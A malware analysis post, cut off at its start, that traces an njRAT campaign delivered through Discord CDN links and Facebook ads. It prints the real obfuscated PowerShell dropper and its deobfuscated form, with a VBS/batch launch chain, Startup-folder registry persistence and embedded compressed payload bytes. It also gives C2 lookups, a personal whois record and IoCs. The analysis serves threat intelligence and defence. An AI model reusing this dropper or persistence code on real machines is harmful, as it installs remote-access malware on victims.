SHA1 : 0b0a8d0c2464eccf082b3d15e83e1451edd77c35
SHA256 : 941acd6193063c32dacd2bb05bbdf873faf19ce22d8da29d5639cda954e9986f
```

Well, let's check the content of this file.



```
$xa = "C:\ProgramData\WindowsHost"
New-Item $xa -ItemType Directory -Force


start-sleep -s 1



$Content = @'
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\SDGDSG.ps1'"
'@
[IO.File]::WriteAllText("C:\Users\Public\YREYREYERWYEW.bat", $Content)

$love = @'
jUlatIROhsDdmMQqUTSWAyIeLZLefAVFu = ("سئةصمرز ند بدللققنا يلارفء فلسلرلالحصوود نقسحtسئةصمرز ند بدللققنا يلارفء فلسلرلالحصوود نقسح.
سئةصمرز ند بدللققنا يلارفء فلسلرلالحصوود نقسحSسئةصمرز ند بدللققنا يلارفء فلسلرلالحصوود نقسح")
jUlatIROhsDdmMQqUTSWAyIeLZLefAVFu = Replace(jUlatIROhsDdmMQqUTSWAyIeLZLefAVFu, "سئةصمرز ند بدللققنا يلارفء فلسلرلالحصوود نقسح", "")
pTpweEXwzOoGMULLKivlDxTiqbw = ("p"+jUlatIROhsDdmMQqUTSWAyIeLZLefAVFu+"h")
MEBGZCRZggciWLEitkTmflHvzRFCx = ("ri"+pTpweEXwzOoGMULLKivlDxTiqbw+"el")
hVSkCVbFGsJghXZZdYBVMK = ("Sc")
Set rghnSqETxBoEgeWRhYNHSPiKRk = CreateObject("W"+hVSkCVbFGsJghXZZdYBVMK+MEBGZCRZggciWLEitkTmflHvzRFCx+"l")
rghnSqETxBoEgeWRhYNHSPiKRk.run """C:\Users\Public\YREYREYERWYEW.bat"" ", 0, true
Set rghnSqETxBoEgeWRhYNHSPiKRk = Nothing
'@
[IO.File]::WriteAllText("C:\ProgramData\WindowsHost\REYERYREYER.vbs", $love)


start-sleep -s 3

Set-ItemProperty -Path (('HKCU:{0}Softwa'+'re'+'{0}M'+'icrosoft{0'+'}Windows{0}C'+'urr'+'ent'+'Vers'+'i'+'on{0}E'+'xplorer{'
+'0}User '+'Shell F'+'o'+'lders')  -F[ChAr]92) -Name ('St'+'a'+'rtup') -Value (('C:'+'2MzProgr'+'amDa'+'ta2'+'MzW'+'indow'
+'sHost').REplAcE(([char]50+[char]77+[char]122),'\'));
Set-ItemProperty -Path (('HKCU:'+'6p'+'qS'+'o'+'ftw'+'are6'+'pqM'+'icrosoft'+'6'+'p'+'q'+'Win'+'dows6p'+'qCurr'+'entVer'+'s'
```

With the help of CyberChef, the PowerShell dropper is now deobfuscated. It defines the persistence mechanisms of the malware.

It creates the following files:

- C:\Users\Public\YREYREYERWYEW.bat
- C:\Users\Public\SDGDSG.ps1
- C:\ProgramData\WindowsHost\REYERYREYER.vbs

When it's executed, the dropper runs "C:\ProgramData\WindowsHost\REYERYREYER.vbs" which calls "C:\Users\Public\YREYREYERWYEW.bat" which calls "C:\Users\Public\SDGDSG.ps1". SDGDSG.ps1 will then execute the malware.

To achieve persistence on the victims systems, it adds the directory "C:\ProgramData\WindowsHost\" to the folders "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" and "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders". These folders contain the keys of the startup programs.

```
$xa = "C:\ProgramData\WindowsHost"
New-Item $xa -ItemType Directory -Force

start-sleep -s 1

[IO.File]::WriteAllText("C:\Users\Public\YREYREYERWYEW.bat",
    PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\SDGDSG.ps1'"
)

[IO.File]::WriteAllText("C:\ProgramData\WindowsHost\REYERYREYER.vbs",
    Set rghnSqETxBoEgeWRhYNHSPiKRk = CreateObject("WScript.Shell")
    rghnSqETxBoEgeWRhYNHSPiKRk.run """C:\Users\Public\YREYREYERWYEW.bat"" ", 0, true
    Set rghnSqETxBoEgeWRhYNHSPiKRk = Nothing
)

start-sleep -s 3

Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders' -Name 'Startup' -Value
'C:\ProgramData\WindowsHost';
Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders' -Name 'Startup' -Value
'C:\ProgramData\WindowsHost';

$YBONHVKEUXLLHAJGIKODTL = @'
catch{}

$Framework4 = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
$Framework2 = 'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe'

[PoH]::main();

function GHNCRDRYS2 {
    [CmdletBinding()]
    Param ([byte[]] $input)
```

Once launched, the file "C:\Users\Public\SDGDSG.ps1" will execute the content of the variable $YBONHVKEUXLLHAJGIKODTL:


```
Set-Content -Path C:\Users\Public\SDGDSG.ps1 -Value $YBONHVKEUXLLHAJGIKODTL
```

```
$YBONHVKEUXLLHAJGIKODTL = @'
catch{}

$Framework4 = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
$Framework2 = 'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe'

[PoH]::main();

function GHNCRDRYS2 {
    [CmdletBinding()]
    Param ([byte[]] $input)
    Process {
        $UEEUDXHAZ = New-Object System.IO.MemoryStream( , $input )
        $PBAwKdpd = New-Object System.IO.MemoryStream
        $T5UE5SSHXX = New-Object System.IO.Compression.GzipStream $UEEUDXHAZ, ([IO.Compression.CompressionMode]::Decompress)
        $HDJCCCXWS = New-Object byte[](1024)
        while($true){
            $RRRHYZ = $T5UE5SSHXX.Read($HDJCCCXWS, 0, 1024)
            if ($RRRHYZ -le 0){break}
            $PBAwKdpd.Write($HDJCCCXWS, 0, $RRRHYZ)
        }
        [byte[]] $GGGXBCBSGWH = $PBAwKdpd.ToArray()
        Write-Output $GGGXBCBSGWH
    }
}

[byte[]] $FiLc = GHNCRDRYS2(31,139,8,0,208,153,160,99,0,255,237,189,123,124,27,213,149,7,126,103,36,205,72,178,37,107,36,71,
182,99,59,81,156,16,148,216,49,113,66,74,66,9,197,177,157,196,16,39,78,156,7,161,64,80,236,137,163,32,107,204,72,78,226,210,
26,167,109,22,210,45,20,182,219,165,100,75,11,161,165,165,133,22,74,179,64,233,46,133,110,219,165,45,219,242,46,108,147,178,
221,190,210,221,210,178,221,23,251,107,97,191,231,220,25,105,100,59,129,253,237,254,243,251,252,86,210,220,185,247,220,51,231,
158,123,238,185,231,158,251,144,212,119,217,205,194,39,132,240,227,122,243,77,33,30,198,157,94,23,57,247,51,189,38,113,69,231,
126,53,42,190,18,122,106,222,195,202,134,167,230,109,221,155,45,164,70,109,107,216,206,140,164,6,51,249,188,85,76,237,54,83,
```

It defines the function GHNCRDRYS2() which will be used to execute the content of the variables $FiLc and $wlBW.

```
185,175,193,235,149,251,205,92,42,71,225,234,150,12,86,50,247,91,56,113,212,146,26,203,118,14,210,210,230,234,150,61,56,136,
97,58,149,98,34,231,204,192,141,203,250,57,21,188,95,112,78,73,8,212,64,231,184,66,69,162,191,191,179,187,187,119,227,186,75,
47,117,34,255,151,254,255,86,154,122,52,125,127,238,14,250,113,148,255,123,253,255,238,245,95,146,179,63,2,0,108,0,0)

[byte[]] $wlBW = GHNCRDRYS2(31,139,8,0,228,246,46,98,0,255,237,189,7,124,91,69,182,63,62,87,146,101,89,118,28,203,78,108,39,
56,201,77,177,227,196,142,145,251,149,33,16,203,85,238,189,40,144,112,109,201,182,98,21,91,146,91,72,130,129,64,40,75,43,75,
32,148,37,161,151,133,80,66,79,104,75,93,88,122,89,106,89,122,217,132,178,100,97,33,121,223,51,247,202,150,147,192,238,239,
189,125,255,242,249,173,164,25,205,153,115,230,204,153,118,230,76,185,82,173,253,92,166,101,140,233,224,246,239,103,236,30,
124,211,107,133,250,253,107,175,113,184,216,121,247,197,178,59,163,158,157,127,143,80,243,236,252,150,62,87,64,28,240,251,122,
253,178,71,236,150,189,94,95,80,236,114,138,254,33,175,232,242,138,165,245,205,162,199,231,112,102,77,155,102,92,164,242,104,
40,99,172,70,208,178,13,41,251,191,12,241,125,143,197,206,143,22,204,140,13,0,208,43,113,251,206,134,39,194,93,169,74,71,97,
141,34,55,189,66,223,72,204,227,233,165,101,43,78,97,44,142,127,38,191,25,155,30,86,134,237,224,91,77,1,240,117,83,69,28,248,
122,136,177,152,127,161,46,14,122,65,62,67,24,104,0,92,25,6,103,5,157,163,65,146,219,167,150,139,202,170,202,29,198,226,184,
44,127,192,223,141,48,151,141,202,78,5,245,79,165,67,109,172,200,242,59,221,62,16,114,89,33,51,231,53,124,16,157,245,64,49,
223,163,122,197,139,100,211,176,8,214,98,99,44,47,131,234,78,121,157,6,33,115,146,254,245,98,39,152,5,54,13,223,2,99,166,140,
```

The function GHNCRDRYS2() will handle and decompress a byte array. I will use CyberChef for that.



Once baked, the output could be saved as a file. Let's analyze it.

```
 $ file FiLc.exe
FiLc.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Again, no matches were found in VirusTotal:

```
 MD5: f32599bc9571c48cee69343beb1b1b3e
SHA1: d0726c2a922dccfb3e57ca42ea3babbda5246945
SHA256: 35c94dafecde448bb5551301818f2471ce24ffd1a08a0ec2ae91001313e19dc4
```

Using ILSpy, the open-source .NET assembly browser and decompiler, I'm now able to decompile the file.


In lines 27 and 39, we have two strings that look like URLs: "https[:]//5252" and "https[:]//yl[.]moc[.]0202aybil[.]5252". Few lines later, we can notice the use of the method Strings.StrReverse() with the variables storing these strings (x and ss). They are now stored, reversely, in the variables P (for Port) and H (for Host).

```
public static void ko()
{
    //IL_0165: Unknown result type (might be due to invalid IL or missing references)
    //IL_016f: Expected O, but got Unknown
    checked
    {
        try
        {
            sf = Strings.StrReverse(sf);
            x = x.Replace("https://", "");
            string text = x;
            P = Strings.StrReverse(text);
            ss = ss.Replace("https://", "");
            string text2 = ss;
            H = Strings.StrReverse(text2);
            for (int num = Conversions.ToInteger(Time); num != 0; num--)
            {
                Thread.Sleep(1000);
            }
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            ProjectData.ClearProjectError();
        }
```

Let’s discover what’s behind this host/port:

```
 $ nslookup 2525.libya2020.com.ly

Name:    2525.libya2020.com.ly
Address: 45.74.0.162

$ nmap -sV -p 2525 45.74.0.162
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-20 07:35 CET
Nmap scan report for 45.74.0.162
Host is up (0.087s latency).

PORT     STATE SERVICE VERSION
2525/tcp open  ratnj   RatNJ C2 server (malware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
```


Well, it's the address of the C&C (Command and Control) server: **RatNJ C2 server (malware)**. But again, no matches were found in VirusTotal regarding this IP address:




Let's try with the domain name.

```
 $ whois libya2020.com.ly

Domain Name: libya2020.com.ly
Registry Domain ID: 37575-CoCCA
Registry WHOIS Server: whois.nic.ly
Updated Date: 2022-01-17T12:00:01.599Z
Creation Date: 2020-01-11T22:00:00.0Z
Registry Expiry Date: 2023-01-11T22:00:00.0Z
Registrar Registration Expiration Date: 2023-01-11T22:00:00.0Z
Registrar: LTT local (loc)
Registrar Abuse Contact Email: domains@nic.ly
Registrar Abuse Contact Phone: +34.00020
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: EftE0-l5usX
Registrant Name: Tarek Eshkerban
Registrant Organization: Tarek Abdulhameed Mohammed Eshkerban
Registrant Street: Close to Alshaikh Musque
Registrant City: Misurata
Registrant Country: LY
Registrant Phone: +91.0300066
Registrant Email: libya102003@gmail.com
Name Server: dns14.lttdns.net
Name Server: dns15.lttdns.net
DNSSEC: unsigned
>>> Last update of WHOIS database: 2022-12-21T10:50:30.621Z <<<
```

It seems that VirusTotal has some history regarding this domain name, which has been involved to deliver malicious files in the past two years.



But most surprisingly, the IP address hosting libya2020[.]com[.]ly is also hosting some Libyan government websites. Among them: argo[.]gov[.]ly



A quick Google search gives us more insights about this government agency: "**ARDO is a government owned institution under the ministry of defense of the Libyan state**".

At this point, it's impossible to associate the Threat Actor to the Ministry of Defense of the Libyan state, but it's very suspicious to see a government sharing the same asset with a cyberthreat actor.

Furthermore, a Symantec report, published in 2014, has shown that "*nearly 80 percent of the njRAT C&C servers were located in regions in the Middle East and North Africa, including Saudi Arabia, Iraq, Tunisia, Egypt, Algeria, Morocco, the Palestinian Territories and Libya.*".

Also, in november 2022, the chinese company DBAPPSecurity has published a report examining a similar compaign where the Threat Actor used phishing attacks and large-scale social media dissemination to spread the njRAT malware linked to the same C&C server: libya2020[.]com[.]ly.

References:

- Symantec - Simple njRAT Fuels Nascent Middle East Cybercrime Scene
- DBAPPSecurity - A Decade of Continuing Attacks - A Politically Themed Campaign Targeting Libya

Indicators of Compromise (IoC):

URLs:

```
 libya2020[.]com[.]ly
2525[.]libya2020[.]com[.]ly
https[:]//cdn[.]discordapp[.]com/attachments/1052273109484445801/1054456313222004786/22222.jpg
https[:]//files[.]fm/f/mjs2ts43y
https[:]//files[.]fm/f/jevdcwtah
```

IP addresses:

```
 45[.]74[.]0[.]162
62[.]240[.]36[.]45
```

Files:

```
 'تسجيل صوتي مسؤلين (ابوظبي) و (اسرائيل) ضد قطر.cab'
'تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل.cab'
'Voice of Israel and the UAE - 2022.vbs'
'Voice  Emirates - Israel 2022.vbs'
22222.jpg
C:\Users\Public\YREYREYERWYEW.bat
C:\Users\Public\SDGDSG.ps1
C:\ProgramData\WindowsHost\REYERYREYER.vbs
```

Hashes:

```
 MD5 : 9ef536871740199e431a6b8c61c05649
SHA1 : 9c6b0ab6c9d9f7fb5e7b98e7cfad07874b0e3694
SHA256 : af69530989988fc1b109e27dc97eb1c92e2f1d731c94cfa090e5be837af70d06

MD5 : d1411e3b4dae63c539579346f8a526c0
SHA1 : 76089b492e0804907f96d28c3900ea32aa1f679b
SHA256 : d44ab5de6c0be0358c80b09fff54571704ae95eec6912fe14ee9d863a7f6faa7

MD5 : 470bc2032452e8eabbc966c583b9d914
SHA1 : 88e0514a297c13fd743d74108d3ca359cffe0776
SHA256 : f17059c48b1f2a9f80eae8dca222d5753aa3d8d20a26bf67546a084ca79e108e

MD5 : b07d8fdb913a4bca28c12c883bafcbd8
SHA1 : 0b0a8d0c2464eccf082b3d15e83e1451edd77c35
SHA256 : 941acd6193063c32dacd2bb05bbdf873faf19ce22d8da29d5639cda954e9986f

MD5: f32599bc9571c48cee69343beb1b1b3e
SHA1: d0726c2a922dccfb3e57ca42ea3babbda5246945
SHA256: 35c94dafecde448bb5551301818f2471ce24ffd1a08a0ec2ae91001313e19dc4
```

Credits: Cover photo by [Moritz Erken](#) on [Unsplash](#)

Source: https://di.sclosu.re/en/njrat-malware-spreading-through-discord-cdn-and-facebook-ads/